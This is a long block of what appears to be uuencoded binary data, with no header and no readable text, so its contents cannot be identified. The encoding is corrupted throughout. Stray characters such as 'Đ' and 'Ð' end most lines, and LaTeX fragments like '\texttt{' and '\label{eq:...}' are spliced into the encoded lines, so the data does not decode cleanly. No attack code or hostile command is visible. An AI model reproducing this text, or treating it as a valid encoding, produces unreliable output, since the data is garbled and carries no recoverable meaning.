M!;3=B^!2*XR,%]35`QW4GBP&C4Q[*:26*D[>6IM-X7JS:8SD`=T-^'D7W`WPĐ $MI#+J"B!P^*:2R#Y^IH^21AO&W^+1&(J*=$4'R'P^_2)[>985'[-V:/!Y0LU*D]$ M<%QQDH7FJN)]=B34X`(PF`!W#;:?SZ:(NQ8#O[KJYJ=;)7R#MNJ'Y?-6UT5>Đ M<N6/:DIT7GTNM&HI&S.7=']V".<I:?;XH"833XC>,T_B<<"S[6?1S_//^C/CĐ M]6[TIUDDO:LU'\L'S#],<7\$-YDD]34GN+-AP;L<R\$[DOO%`FTO1&[\)-<%T1Đ M#2N/QKED`5;6/26*V8OM@6\$=]*G)(KI>8*?"5+/UGK:[\RI&B/@KVRE@7B6(Đ M)%L(0"HAC8;!]4/&#H0WHPPULWN6D-NH%123B#^HQO<6TQ^@HU&6/#2\3#>7Đ MS]UL3"=;Y:FEGF%_3"A?*9,8'!"%FG'#K1784-]*U;)=A:+^`&*Q`57N6E-3Đ M7B>8Z=S]#[\MEZK<CKM9AQ'M<7H073/N9IT#_,]C#J/G5WZ1?X:06,>H.EC7Đ M4HD\$1XE\F:/<BQO=\$IP5X&1DJ:P_WXJ26>D6\R0J%3:J+S\I!UTER;WL_SJ<Đ MEK4^E<]\7_>G\0]%3%CN")RPI]\$?82*Z8)0@(H(D\$YC7^.8#QRE+]FXVO+KPĐ $MZX=*^{\&VC5*EJ+11*3"N\&C3+Z=1=@U(5(IH<9\&<+B\&G)5PIINA\7]F?.]Z21D$ MY"B9AQSQFLFF(%H_;QXR2E:1\$N3"@@SJ6Z3TK=_H;<GU%0))AJ8T>)RDS#,MD MF0Y0X[8S1NC`-Y/3>2-/?I>VQHTMV)S2S0B3)2L0?9-\$K0&`24FAPIH8,Q+YĐ M#IZUL"VP3*I**71U8BB^Y86:D:P9DE1/R::EA/BP&U2?!AFX+!,%\$83\$21=XĐ MN0GBO.(%E#1V86J:F"YF\$<E[N>8?E78S2FZG1=2?+>CX-2_X7447\$;#'H#RQĐ MBY10%9[WM6&C.J:P%(+Q@G-6J4DT<Z8M_^%HUW..1@`)8.P6Y+]8@!_,9;<FD M>Y]G=DFD71=M%I)I\ZP\$E/\$*9@TW>?(G2X3P"":;N=::WE\$DAH(2\$EUP/7:TD M6K.\7B@G#'E`._UIL>W)DE0!EO1(\\$")-<O4H>+/9^?-67U,/,N#PZ.F_++0Đ M.XHR:K_:7=`2J>_UA%,)XTWP&X:(5AY;"GZ<NV-&79@Z\8*"M,Z69%J\$-4_(Đ $\texttt{M^Z[IS/?/6^/CJVNVY(N>-F$XQM?<Z]A'(=W'PW.U"RB^=8R(.!$>:HB*(Y/+D)) } \\$ $\texttt{M!8M]4VR} \verb|, S6[*[C\#L7]; /B72U)/\& - \texttt{8TSU}] \texttt{W39WD}[(=F1^[*DP3O\#\$R,.-BVBD)] $| \texttt{PSTSU}| \texttt{W39WD}| $| \texttt{W39WD}| $|$ $\label{eq:mass-label} $$M^*<\-OU\SS>L\F'L>XK^&8QCSVPC?D?L<A9H5A&W5S9P^13'DK]^X4Z@N;?HDD=$$HDD=$ M-"`5(R%S<U[J`C5-QIZP43?">8(P440;F\#E=;5[8Q\O=-V@P<S+\$@G'<61`D MV)X55NVH<X2D"5:C!@5],0N2,_3011.RN1<I\YXD9H'8N&GZ\A>.)[AAC&!OĐ M#:'@]B7_P^1NKRH2-5/RB,B.XH*&D;-VI?97!1VEQH*//':#F#_A-10"KU]`D M=VUC18V1&5RM12=N7EMUV;HFH6-<H\66UU3UNSS<H/):X2001<ME,:"B^V)\D M922QH>3"1:"N9H.<,9SA\$6\$5'>Q\MC\XCL@#P14:K"RBTCI)).N`NZ,FQSGTÐ M>I<*^(!VMLTUN[@`*J<W5F>?\DDDAOOY\$R]T]"?`Z.G:A&KY\DH"-GRR3'[1D MY^3D'JH;S/97/]3.U1U5_X^ZGZ?6XJY!B<TXFA372[S&!&N[RQH!\2FP^KV\Đ MTEY-?0B^*>"(WQ+_!.]A!4?RA&6'I3-:6_0\$M\"#M7?IO620%G@NX.7T)5RQĐ M8EC*H`9.!LJHL/W1@KF+Q8]''DF9.Q`W.*K+=:;DONO=?;%2B7X)+4-[X2)SĐ $M5.*EU\&@D=*-3.XI\.YOX8=B6>/?VW)4@EEMM]()W;K-;L6(2=[_;O^F[L"CSD])$ $\texttt{M!*O@L-2X=\23K4`J-\$\#L":)`1\$A2RV-/ZMYMLIY>"2,J!?\$,H*<2HG0IL[5\$D) }$ MSIKM"E=J8TS]VZZ5X\$N1_OZ;"KM!^I*FY7`CJ3QB^E>%VKM:QPZRY0I%%Q@KĐ M!O\$H9/C%TYL[7)@%S)[]_2[OW&8<^.^/^1%#SX>BZ-\./07Y655/:(:FWO3KĐ MON`A8G`:U#:6?&%&4Z9_@_MQ(.01UY-*BV\$&:STX!?48J?_]2SK[-?.BN;3ID MQ!I//8E*-)@<`[30P!?;^AO`L.^QKP).#XVZ@SL:7K*/4Y.>)M@?98L]-43/Ð $\texttt{M.K'@B'1L64U+S+^[*7Y]_\#H; \$?9BJRYN\&C\$<MG0\#_QU7G'-OT@W6='*6\P[5D] }$ M/>B8JS%::8':I,M#4%8_*[\4%SR]Z=Z,@H!EM!.J84I9H-R@'[A1!I;X>/['Đ M;E [?P[S572>2-DD0FF2"[2\$P[P;E/HT2I4T1\$!FG(I\$@;0:@)`\/(!-"\.`Đ M];".(U.UA'FL1ZI8H NZ%G'P@M'O478SND?>!;*^\$5^2'\B)Z,ED\$4(1DB(:Đ M7#2<4!D99;9[]:&@(ND:L.O1MVL]R_H@:.N/5'BR0')6?B8,IP?;659@KKY>Đ $M2V; \&%; 5+]A3J4.), ZY/1(MB3<&<3.F!H"Y-!1[+Q*))SM^89*_<HL2I=(GZ@Ð)$ M86Z4SG_*IL1CQ.1S?QTY4'<-<;N'*"C`_CB8[@N%,2Q_^J@T?'A'PQ6>F;M_Đ M=,;"4W\$Q?OD-LPCC&7:I]_GVIZ1;SUW2&U-,&)(T<KF:XOM]FR>I,4;KPY%;D MIN[2SZ'F-BJ)JXZK5"@V7C_JP`?^I.HS#"D'&GB4VYQ_LAE_>U#\$&];&]Q^.Đ M]CWG:&4@'F3U/YX%9ZWZYUEPP4J3[Q5A&#MD8FFR2:[D%\]B5UO&<9JR6&\LD MU/NB6I))L2QQ6N?FZB,'UI>Q5WYQ[PXY*A4F!9GDI+1TH*?;\$EDD>O![9T>-D MMX;5KQ>0Y5:NY04\WW**:]XZ\VB;E4E!;^'-5+!>Y<&V6\IOJ'H\"FM><+F%D M^@C(T8QO,M83Y\4^\$U%]PH-"'Y)HRN@_OW?8DM%YZRKV15M*,RUI++02?%>SD M]I,CCU\$AA1YP.31DD`-^]<53Z@U,;FEAPW"0=S;XYS.#+/`/5\>Q(F <Y\G@Đ M:N=KSTM8#2\$\2>-K\D\;?\2:N'@HDKY:L67`\$VY;W RY@&[^]3V"` 3LNI>0Đ M^3'VY2>M:RWO8R60NQ>[3^XR4Z:EYC'KG(2Y):F=A,4\`<\8TAI]9`X#QW)`D MUB_'7Z]KL:GJ.1EJCBAB2I#%-"6(Z13Y\B3M)017J/\$I@\$Y(.]<GCIGCS34.Đ MUM9\$LDHGA6[-<&L;ML3SV"[)K<3_N+'S=5J,,)FP(&SZI+B`\""X/SKQ\!CUÐ $\label{eq:market} $$M]^YDYYJ^$$"/\-H-G^'6[5^-:5@'.K:]E//R$;KO)S,_$'RWQ4G(3U<UR]U)GD$$ M+!JBK<CB"9C!W4\9(I(-)ECAQI^ACE52\GM52&N#&WS-*G2^U>S!<>RFJU>Đ MAMH05S^1A; %UGFTD:S!5#+QM7B4; %2(+>%*J\$5?U\$H%F"]K)9\$T*^Y`AZ?5"Đ M*766<*?RB?+;FX^&QAL,/S[?K'YXC7Y>('W"10^]I)[WI[GBG-:<@UUJ0/.IĐ

M&38>N224::%DG6E6;74Y[XVQUZM2JL..?KHUY=_T2HODDR^CHE'LE'BF:"^=Đ $\verb|M]8P&[JL[QWWGP?+\$.QET_'OAS&QL]H&\$(M$B$?P]DBF$B8O?,/N13*$[2AQID] | A constant of the const$ $M! - ?0 #]V_)SI + * + B*W) + `! = [ID'K'3K; - (D9Z0*]L4ZX \RBT8 - S$S!_EM?WM4D$ MG,[F*;)P"Q:TW;"1D`&J^*2*[S@-O!B3(IK0+<T5?18ZK'CGT]MJNZDSVM8FÐ MA)IN`NP3;&ESY\$E;@:W2?*Y9'\$6K:C6ZDO0NJ2WZS?VA3S\$0]5^KB51>D2#[Ð M-#'M<F_P^'U?870^@D,Q9J`]T79C?6\$QRJZ*2&@]%KW'.>80PTAW\$%/S/2,ID M=&;616 NKI37X'6,%#?!,%F)A7HXJ =\$GHDVYSLO@="3!*SGKCA1(`40Y5N7Đ M#\$]FT]61FTK"0MQ`C%;+>U=.K\3TVMF2(*UR'1AA=_.97EZ//&L]O-HTV\$\$TD $M*B+J*5OWR3/'+,HQ&CK!^</7+:"3!YFH(=;5-R525Y%#XC]MU[M>JZ9?O/50D$ MXZ3<&, E&!3JV>U>+RO_1=(\$AK_`VL:7S6W:8[\OEGX6@NQ3Z\$HW)N[-<^AG?Đ MD3'.")-'=[Q#G/O=3\$F[9WJ5/[M*JF)M#;JR&X+PN`5FYQPZ2X[L/:SF0]&AÐ M!-V[M^4B:B`NXZ]_F+?7.F&B^M9I[#JE9!,,AM.'81`P^RGHOY1&"I3%,T8%D M3U#P-K9G)W#E?HK\J,WLDTR,C[_%`!;URR,\7WGL4V_(35;N9VVNTG\$I]4OWĐ MT\$I7H+V"B2=?/:+]1-'?+##.A\H(FI<!\$2&*K@'I(0+5S]++`5?LYN=GYS/"Đ MGG'R+_5!W71%TS"H*FT:RW._(IAFR-!8(RC[OA,H\<'0J%@/=XX!B-P&0&`BĐ M<2+W)-?9_#=-&'.Q_\$I2K-1/3J7"U#&O-K[WZ&5@HSRA/)7ODIA\$UF^]5U8`Đ MEU\$C._;!LJ.P.8CL+ZZ&\;*/Q`I:N&6D\H.A\.4[N%\6.4^V8LNO,687]?_OĐ $M*].UE[/5^*G\:GS@G9"267<I-*[]8)(3!E*'YYJ/Z?&4XF_;#@(-9;J0T^T[Đ))$ M)G\$^MDWI9E6OW5E1E\?*&R>IMBT_-4ZN7\$GUN]4:\A^.KLO_]YHANQ#DO[ITD M&;PY85\JC\ND^IE-+\X<W>ZA5@L+7B>_65\'NATJC%]_G_Y5[*5Y(\$=5W"4%D ME!=`E0ITW\&!A1*P8145LN:I5!D[/E13JG"%><6%;C-;WEA,E%Y@;*IF#2]UÐ MRTSDP6`J`8.@U\$OCJY[N\$2NKYVG-R/<.XJ\$F7)8H%36?C%<P1`>,>,NK8DBZĐ M4FOSR?:I;T9#.GMHHIB?_7\$T.O4_%?6W+W[9)QZBR.UR(VS%H.6[/R7\09+&Đ MTVX>*O^'YXV63.I4'F<T;*4]&OIO,DR"=T]`KBQ&,.]]D`\"KLCT%=``=4,Đ $MV:Q/D-ZY5OC2&DA.[$HN\;Z^W01GWK8\H6!)A\#>5GS),$J?C$IOGNK/R5GHD$ M841B5P[DIBE$OM0[VA*,N(+T<A&>W=\KP,>6J9O*V7T>BY.&&.T8J7Z/"4]D$ $M\&=MK;P1F6)=-5*NRW2\W3AMA\#G]R/!@WA,,(!`F;05*Q4C2BM!&$M]U'5-?&D$ MYWV;P#=#/2._PX@J^D<=-U\5\^+)->8R,DYQQY>SF0W7*.[KN^UM%%]S#O_\D $M4'_G,U)WJ+&R!)$:910?!^3K>]<9[<!(N:W+((TT'>=5E<VH>5_5IY,57J=%D))$ MVR]-V#\$R*"Q*,AZDT2TFX*)(/&1X_M%+<-PV.FC^6:DBU?2/2SLY9)_LS#?6Đ M5V1V4!'6B9,\[[Z95E>`[4@%Q';ZJ`:H6'?0\$*OT>%\O^0\$W!G:5[CN\$_<8`Đ MMOA8BOL5\]E\QGT!\4A]99K?;+7,I;K#WCW>'TGHQ4L4(,S\$!HLW8/_0>F\$IĐ M1'CH?<<+FGCA^[\$"T`?66QPJ5_NW="72Y..&\$3>5HN%/-9[D;,_-UT/?\$3P\$Đ M`+ORKF2>@OJ"@Z0KIW_#])L=]%'B<"._V=UE*@<>'HHB38OIE@:>9U">'K[XD M?@^-UO2.8H(=/#JW<9?`;\$920]5NH"6*:)%YV;%W%:JC\5@)Y7R=\$8J1J!&,Đ M/.C`OOX("HTTE?\$J1]%0MC4D"B5*0]4PQH7\$C(DRLKX/2D\V*7-TY!82)TR@Đ M6QL5ML\$ND2)VO5S!)/9'#C@^=`_@BEBIQ<Z!R+P'RA\$5R#3>!!2[=OGEY>@RĐ M%)8'PP14&MP74+G"T7VA"TN1_HJ,29093_L=:V(5]<S/F>.6&F6"]K/1D,;LD $M]&B/>T)ASBE]%'%]-3FT>H(005=,&P-O;\VE50Q8"WZ^%ZZ8PA'<00^[;Y<'D)$ MLWR%6UTL .8@^9V;-3*RUP7)A/IZB#T+:<0YZDKMSLUR+%&+CLE!*7N2(\=+Đ $MI:TI/]0E+@C>Z94:*0$UD<U^):RJ0;=V4)(E1[7,E>(1`<;]M4'T.>$$_24<D$ M&M![G9RP^D21V]IJ!85'%D<.%`S-NPSJH&^,I\02;YXV0AX_6"R3T,\"^@+/Đ MH#SM90)UL';H2U>4DU5\$L57@O4J1XKI@*(T3LJY4H8IO[V9`F51&U_9SA2M^Đ MA6=D41\77SR\>G@M&T.3,K!4Q_WB,]&HR"AXDO;R^P=TJ:X!/I/!/D\$0)Q73Đ $\label{eq:local_model} $$M@!UY'B[U'RU7J`"5J,6Q<N^^1\$PBLWGV'A)$$EAM$L;\SD.C)&I[7G2SU7&(DGD)$$$ MRA7CGSFG''5TD6^^MHE[M'9W^#)7N%A/N+R;7.#%F5LL7.,DQ<<W2\`22TS@Đ M>FHR6`\$&K]%@U)6`?9[RQ5-P`7=+\`FWVS%WB47W;%TQK&!898CI^?&D?9WMD $M+JFP^F#QW_NC.7;_06:(HP']5X^=DLU>H^*+ZK16/K3IBK$.\V);6-;3ZH=7Ð$ M.&BCDQ!609I/)O-;\$0I\&@8@6I25H-KGHYH4?F0XQL)A>.#JC>[10I#&X OKĐ $MA[/BO\NCS]3K(2-?@Y9\7]93\Z:<_>9C-,TV,DT=OUPBCD3)*`12FR0BN*`&Đ$ MN(P]6242DV]_PFVG;,NX-E&O(PF'XH\#`6HPZ,D=X.>\"*2<]%6V.]161;7D $MG:11J_'F3_V9.<A$<(+'VI>S;P>?OM+@H^/1DAPO88H">\WI"FJIO5[]Y,^(Ð)$ M9Z#1%\$`@N`#>8,5);R%KB^>S:_;EQ"J%F<?FP7E%]TD9V\\V&1WKT:T,M;L(Ð M04<*6\$@"\$_;C3`SY)7!R/CVJBLO72D\7R;-DK#\%42=-2.HPM5%197FRJ<C3D M#RRZ40_F\9"11MH3==B#+HWY0Q_!.GIP3]&I`60<AU.3D'L2NI0`&L0;<+N-Ð M4<>NZ\F.&F.AD>:`..4'9@.]>X>'KVC[ZO7Y\SZ]+@%7[2R>EMH_T_(4B[V^Đ MUWI*D7`C/3Y3,M>MX\$*.J-952P4N4=6&%]V/RI@FW@V>WA<G'Q9&6M;+=X>&D

M7+5#^*BJ>M_+SJYL<J[Z/1=ZM<.O'IO6-"-*F^ZHRUTK=X@?8**+U^>4#7ZZĐ $M396V^0X^0C8Y7^{+}Y(Z^1P,4--G,(O^MNX2-N^NS^{++}.++?U^{+})SIM.MG^{*0}<2FT)D$ M)T56UVF-YN?@B([7L"?4A+':5MH,*BN+2B>:P#VQN!MQ6%CU1=<\!G)-+8Q,Đ M'\$BI^[(I`WWYRDQWNX1K*\$8FTZV?:V[P8\W;]V9(%UDM)'BN-,8RUTM#1Y7[Đ MBU:@3-9=]@"KL(,@?2BQOHD(=WCP=)^2R<(O#\$(9MSJTLZR%GU1YKNN?2Y\0Đ MI?39\$MCZGNB><"9/2P1?#JVN\7C&3#.+L\2:*:04[/\V)%IPR/WXD2^]:*Y\Đ MR]GMAPO"3G>-.P.<U9+3:QC%A(6-<(\!2PF@'RTQNP5+AE(*\,ATX]L->"\$CĐ MNEX:5QL_[%V/_WI4.4ELNA-NX/!F*@>EM';-EETL/0Q;PLSR=6"3\C?%'AZLD MD8J,Z#?`#]RU2A;6?02]H3*[]UD-+6/+PL(G66?^*(:&1,UKSIUL)=`<:KLTĐ M^_F>X?>`H&GS,<_UA5[S:U;.%69><Q_H`A8T)9C=OYDN:8QN)'0S6MJ\$D6=QĐ M7]E2TU#/2:SF:,8-%70PP6N\`AMZ4QT##R;#6T&4JSSZ?E1F`@Z(8Z)C4[]8Đ $MZ:G)4%,..?S3])+4V1=:X_;JQ4Q"SK>S^[S*EEZ,%OXM32^(X^=/IE%P%'"^$D.$ MKC;>[#\$QS@B18K[KDYSC+/S&\;;,>HW*](\GQ^,ODJ5;CK0+SY*)&Q--^5WPĐ MMTP<AE\R>DA'7Y&*UB(7?<&1RR0L\$7P[^S@X8?YCKL]Z-<.L`11Y=M"P?:(ZĐ M=ZD[E\$(AC?PE,&S]C&-4,W#[,4M@>9>4!41`BCUL_)JD9/E;!.B\$*FO[2XC#Đ MQ^-M9OJRCQ]F(`): Q"$2<]Y0Q>GC7&A/CZ?WF'DD=?HKXW`TB7$T`.B!Ð$ MN6E; K<(EO@\IUG+>+VQDOSFDE(=A)]O?0SJE+VHI7A; */\$TLF.B+,VF3Z'N1Đ $\label{lem:mmoh85} \verb|`*A,VF_'.U/\GHM1BERPF7Y*Z;MKI;KM\E3Z-3>$(J_E"CJ4!^UDYY`D) | $(J_E"CJ4!^UDYY`D) | $(J_E"CJ4!^UDYY'D) | $(J_E"CJ4!^UDY'D) | $(J_E"CJ4!^UDY'D)$ M11=IJ@^09"3)%>#LB-2.S+Q@'[2E]1L15<\'ZAZ%?@>#^PAIFKKFUHC0^&]!Đ M1?%2_GO5&.WJ+X8O] $VK&1B@=P]>3+,<<math>U'&['[U*&-@@-,W&>Q[7*;<,^+K^LD]]$ $\label{eq:model} \texttt{MO]} \texttt{*X27C} \texttt{G} \texttt{TIV} \texttt{[]Q-/+&O]} \texttt{<,.?_'-<.} \texttt{^G^O&O)} \texttt{K} \texttt{\#\&*525"} \texttt{=@@N,E8:4K>W5D} \texttt{E} \texttt{MOD} \texttt{A} \texttt{WSD} \texttt{MOD} \texttt{MOD} \texttt{WSD} \texttt{WSD} \texttt{MOD} \texttt{WSD} \texttt{WSD}$ $M/="V?B[N3\&O="V$/!FPU.+%)7(32=%2_B0*-SJ[V!E/O]"L\&#!=^9E\#DGNL/Ð$ $M6Z$1G$89) -> 8ZG7`"5>3AL*!$]-W178ES'V07,:*3)=5+>G!O(F,_]G-7.*ID$ MTLAA*\$4:)9.W&+?YM+GYY\Q&L\'5>N=5)NYME*:.)JA;AEN\$DX\$(ZVW#5*CMD M\$\$>5S>_5CP"7M`>='PM+9UNG315U8K!I/<M3/U,^1%)[].5EZJ98/>:A8Z5PÐ M[=T59PM\$EX,90`-0#5V?80>2FZTOG@"!9M),4D!+?_I=S;J=-M@SL<))U':2Ð MW:%"X'5?M1.T<9K/"-<3C12Z9;*\$+^,HA1F7W>DJ]I!=;'V'TQ*9!':]ZUL]Ð M-5Y/U\$8C96P9^LQ3@X)\A\602"I-6E+4\'ZVT<>&<]86NB#AW:D9TB_H&XKRÐ M9)4\Y75\$RO;:<;#OSD'J>GZ/YT;2-;IYF*R?6W>EO/*DUK9];ZOA5M+[W'UÐ M%S4V!<JU.]23:J3G0-'W>@#,]=<Z.><2^J#^WVN&?OA-"LQ2EU#_B[/'O7VMD MF/NGM.TZ3GK%>'`JG"`)\0;#?7")MPN"F.Q47]*L<#>;19[D-/1Q]T3)#KT:Đ M,RW/\$WZ=,TYCI_=B,^/%AH6H9]QZ"7E0[]K7R?@1W_N/J+RU0`=BZYD?SV=%Đ M2M. %6/E3\R@=@C\I2&1'"/.P,4(/(*2(*D=4*S+6\$06*3\LFD.90"]IUGS#Đ MIZ\$420:UQS%SM5ES<J,('ES`!"6LQ>4A.Q,!3>ZS\$'D_)W7I@YY,XT'W!@#KĐ M-WF=K[I^BXQ"9^+D(8!GG&4B\4"T)3":]8+@PAC'KDX05%^@4R'V\$EN[03J+D M6.+9MRDY[9&I-6<I,46J&9C\$%GE]?IC@D!FF4?O>)/FDG[J.Y''W-0M:]*VWĐ $MCQ\&B9X>S0]^SM#@:\G)\5B/,D`N22:*T3:-O7/)N=(N`N:R!%V;Z\/ARZ!.\&D$ ME(]2!C)Y-!W8DJ`A6)ZY\6UE*E3A0L:T2"3IQ4\0&,Y-68[_+IG=[Y*<C^RWĐ M_`'U!%N>/GULD+9RNA'&=+K!K&W;UJX:+_IM,O9S\$I_F:3ZXOQO?<^^`FJQ4D $MW;;A$.#: '1A30A"9Z:6W0"\N^.&P+/U=0B;SR_7D?-0@]E#$2&.:=9Q/6@-UD$ MQDIA\+;&W3_-?KI"BQQ&)\ODJRMK9";Z6.OU]P]`[:T;LN#'9F]=[%\$=3VVKĐ M"&.*L7?YP7!+RPR=J_*34RN5OALU]HIY25!033?"4/)*8%9<1TKK.K(4TLHBĐ MJVBA3L8B[]]E___5E6.(YW3>%RUSP)WX0+E*Y'F&4/GU5LY\$."04N>^<B5#:0Đ M[[.NY.MS16?O^=4-[F.#2`_O`NED"7G++'KL3A]0;LD"L&O7^UC["3*@(%G*Đ $\texttt{M=1YMXT8-A} \setminus (\texttt{N-L7NV} \times \texttt{CQJP} \cdot \texttt{!@V/=("T!KL12M-5TCV} \cdot \texttt{>} 6K < \texttt{>E*-"[,UTU-D) })$ M'NR>_@YV'(Y\$0228,.B64*Z"C:Z]%O[%\$ECW1K^"`17[:&FZ3,X?!?OAP&LSĐ M9+<APT<B40?GPANB40J`/TCR1<\,4J`,&]U[,1\YQW:U-BA5)+JM`I9M@QZ:Ð MTSGMR@?I=G(2?:*"ON>4#DZ])OER'=;8Y4Y7;@.8RC2X=DGP@MJ];QZC)@NKĐ M5X:5/(1[2HZ7]UWY`3)W55DR&R28YB-KJ4SXN@AYR<&KTFE\$\CN_NE'^;(H^\D) M'<33-)>E^%TU]1`G:E*K71"J(G7E`359;KYJRM:^-.M_.%KHQK]K'5Q_KQG^Ð M;RS0#`9GKX#E,-<NOUQ?90DY45__@E?8FVNT^CZ,2JKA,.G`S!IY]W+@F[X?Đ M0<DD:(%1&70F(\$F"IY"^W**"*GP8@["\2C^R/=5WA0=7'81\$R'76=#\$WOUR)D $M_{"S/[;6W$\setminus OK6-9]L$AQ;X-A_E=?7DGS=C;"J'#M7/IK?:@@,SI@7!GTP#+D$ MS@]%, `3=S^/\$+I;&,%%'Q-EP?5HM[UEU,WU6PG'PQ5:@EOIW7QOU/!O=CT!%D MMQ8KA:W(B/N:QIKIZ11??EJ63&MD2L2U\$YBP0*)`+T;PS2T)#7T[D4E^JV;GD MVS&_:=XGQ:7:.19*%C7A*NXL^4N9<!TO_WXGJ#)J;ZP4IC=E)Q292L\$U(S:AD M83IGG\$'I189)Z-=Y;M50"'NGN*+B-9L2V(XBYZ4B[L*:DZJ\)S3>#^^"_#.QĐ MUWKQ"BK?\$O2L2U7&MUY7I)RQL6E?*5N.^@8W[#\<8LS;O_.8X:2/]M9V^*^7Đ

M1D]EL9=<^2)^G)BD10H)%L!\]-ZH5#%&[XI80`")./)6E+&.BO@X!)[1[A.AÐ M_IAXI];]3U']C@F]9)]Z#A^UNA!\$]7L1ED<HAPH\$;LF/9*)]/8R2!O9GGO6\D M@KV=Q%Y]D_C[BDWL5E*]EB37;U_BM:/"+U;-`@HS'UW94KY2I7WE`<52\$V<?Đ M.JE\[<8W?KS"9+JNZU7\M9ME_F"20=HR*>K+8%PY%0!BCT/KU&"MS!#ID:6BD MD\$:P?M>6S#Z5],>O)P]#H[0-J[\5%!RHS!(YD+'6S1YDC,GO;F.(7X;'=PTXD) M&LK<;JPM?)^_=%FCL</P)=9U^67#]D>+ZBN->\::PC5W\$Y/X+Z4*CG2BA3CGD M+H B>T/;F]V7L=QP`,S]/P*,^?\\$&,2U^*\8`X?IQ/9\6 N` 33#8@&1I,?UĐ M]NYXDZ?:,XU6^;,L1T+VTQ+QALN8'DX/[`IXO%@,Y6>9R"4"?5]\/JNV(K6NÐ $M@X/XO$1H*J2^V4'5-/%PC38-A=7,!.4IE^,+]Y!+I3[F%]F"/LT9\]NYWW8D$ M1\`XF*EHC56E)ZF!K`9``SLA\$,;OTPR#BA3(O\$@S'M><1/"@FI@(C9NRN(R1Đ M*!]_#O.EP_7Q\$!**!=LL>9_ILUR9='V]?&\6C;NM(N;I3XR`.D<ZW<_%`)*'Đ $\texttt{M4^V!_WU>(C\&[<G"D1['7:8-0>('<&&,39\texttt{CMK/.,C*!!KI,E}\&_1!6^i*JU$[]£) }$ M9C3#.N0WR\$SP?GGRRU2B*7G63)\$'1,\$H:@:0GOO==7]5.6106@D\$NA4W'+E!D M67MU?'.+IAOW80*V"=WNJ'-?M<9^N]I.B9@Z-]'Z2:?=C*O;8%CE:RN-;XLVĐ MF2B\=Z#4-4?&"P?2JY;SP"T.<2772?!70J-C&8JDKKZVH%RUU@O;>^;R5C<YĐ MV)024_`TMLXP')CGKW5LSZGERU]J\$0"]-^-'\.YJ7E#BMY^W/DB[YJ&1,>]JĐ M@@G1;GZA*W)3<H0W@=::@E)W@QF(EH):;K`RJ]'7J)L0B!]8A#BX"['U(,79D MZR`Q2)B7?^225,)%NCP?GK/K5I7[/SZQB(FWQQTJWTG3.=)QE5ST&+V?J`?)Đ $M(KQ(I;1A=[6ZN)658>)_Q>6902_E#\H,A2>96N(LZH^#%?:*M'/3JZ'T;8_9Đ$ M9TZU-BP+;.0;LQI9!`>]2G<<+;0:)?O<>1TDY;J3[FL@,#<9_<.FG2A+*5@RĐ MJM4RW._/P+[\$_VP=3J39.)MK4WCK5*5[@0-QX<X-)%'02I":]BE<&!=#W#XCĐ M4[IS#P+RQO>ZDG=;-M;8Y.JZG7TV[##A%;VT+3@:]BML]D)X?G>(3']LP;.4Đ M&Y5F&3#H?YYA";CQ[^_>\OB`_JLC)6#E%&\S+>1M3YOSQMI/E7G+PM39I*N'Đ MOL^^/^E_DY6=E;H]B[UCRU1X50%\$L<,B"^[79`5](1UT6R"BO'AG-`!MR<H&Đ M6<^K6MJ0^&6!MXLFJ!"U&TH9SZ88DE>J<A`E2FNY.RCYI^.RG%6OL-R:;#Q?Đ M#CK,77\$&00*63ME@[GP3CCE'@0?KT&O4G,.AI]:YAPM,C?XC3W^]2=76X)+AĐ MRHO,;=;V#NQCD&.BL21VO]6U-;,\2K5YS1MX\H4]M8:9@("7'L^IB-!I<7XLĐ M?EC]AZ)V*6K6!8%K.I6N0PX:/GOK@'RDX5 I'O;R2HLX.SK)*.)%V'58!>VĐ M4]T`.XC]^LK+\$@/`67F9J:DMV@058N6P<%ZS&RK]VA*@F#OZ)A10%\$YNCUZSĐ MTK4<[`XIR,D]*JA6SI&`F&M75I(S+N^!/<21!`I?2B*ODFC/73^<=IQV,4APĐ M8'Z#J6?:ZU@U!9DL8)`()1Z/JS<*9B7"':^3*051"QHXT2T.9II[MYO!+F'BĐ MDFNRY_IM\PX^.^?[IO9;^S[L?^<Y&2S57-M+17R5G)][L]8H:OG=PP20** -Đ M1Y,_8YJ!J3F/*?U!99D\[Y9*,SG\Z.%F^K\$5<[/109+<N!0)'B@@_X=+/H^TĐ MS'\$)82SHB^\;, = \:\\$TVR7=PH/B]RKRCEZK=7]!I!]-XZ\\$AN81\?OB*BY\%YM+N\D M&F.%_KC@W`ZZV=*[?9!\Q<L_PVA'BFDK4UVTJ%-YH"L]>>WF\2ES27?275[4D MKZIN?2UE)FQQ"L4!"<F*%J-1C.:5['>?E;?%"23]SE*.2T2Y:`SS>,V0:X#CĐ M\$R^\WWPW9)DG<(D[T4):LP?1&^9_Z"AOWUGSQ5M\$_,2J6FP9E@-/JG]DD7[;D M5V/E;FE0:3A\,E"&/&,^C\$K+5-.1?OU2?IV91(+NE?;LN/5,:G,YB7N6ZO.!Đ $\label{eq:mh.#<FS=K} $$ MH.\#<FS=K)!X0V[Q$7V6:>!$3[IS][&;U7.G9+K^=&&7B_&E;3ISM-+Q3YI/BD] $$$ M)&OOR,68Z6OZ^Y'-WFYWD)^2K*PX.#FE0[4>9P/PU([6]?2UH(N7S\$VW&UOOĐ MUZ-XBZ%Y0SJ267G,^8C5EZSY"53HDVW.-PK/)Q0FZOL:%9_H<;!1'A[?TA#3Đ M]RP6C+77?Z^86]VA7-G@%/:!D*-2,.>^WZ/&F>%Y41:C.8;^T?6BM=WZQ7U\D M<.B-5SX+6;.FL4/7#M31"CU4&NOWF`B]"IIZNV\KI=XDTNVF*LC3[TN4;KE(Đ M\$;0A#:'&R#H-K^1DUM>3R:O:DULV./44S[005ZH*-2ME=SU_VZ_",ZWE7;*PĐ MA*D/<2\$*^N\$\0T&!HA+[0+6D/UB4WDPUVSR`X5E<J&9S0C/5PBEZ-L\$VAGEEĐ M.JHZ,H7\$\.Q+!,;COM'R(R@>5?%[<9'XPU%WZ+OCRELQ;\[[TMW;+1^E9'`AĐ M>9BT"W\$;80W143S](8@BXB,1%^E;NAW?K`:XQB"A*92L!%>\?#SU\$^O2S>GMD M^PI'9/!,P\^\$.CY!LHREV`L<9PI4]Y_I>;*OQHX,#2-CECVBEIGE)2H:.D"2Đ MHE9M%B0X:``?V/]M/\$5U`\<B3IW-_L+30##1JK0-D[N@U7.KU.\$H@CQM9_U@Đ M?9?7!^>J[Z(DOP^EX,#E7E0Q9PUD>[307]9Y,X+S6T_)#3E-7S/+DL2\$L8OJĐ M<1_D0D?IJ\ST!7>>.P>4,^_"`*=*SG)K1'K]ADD44J,"F);`:Y+=:#-]S1]AÐ 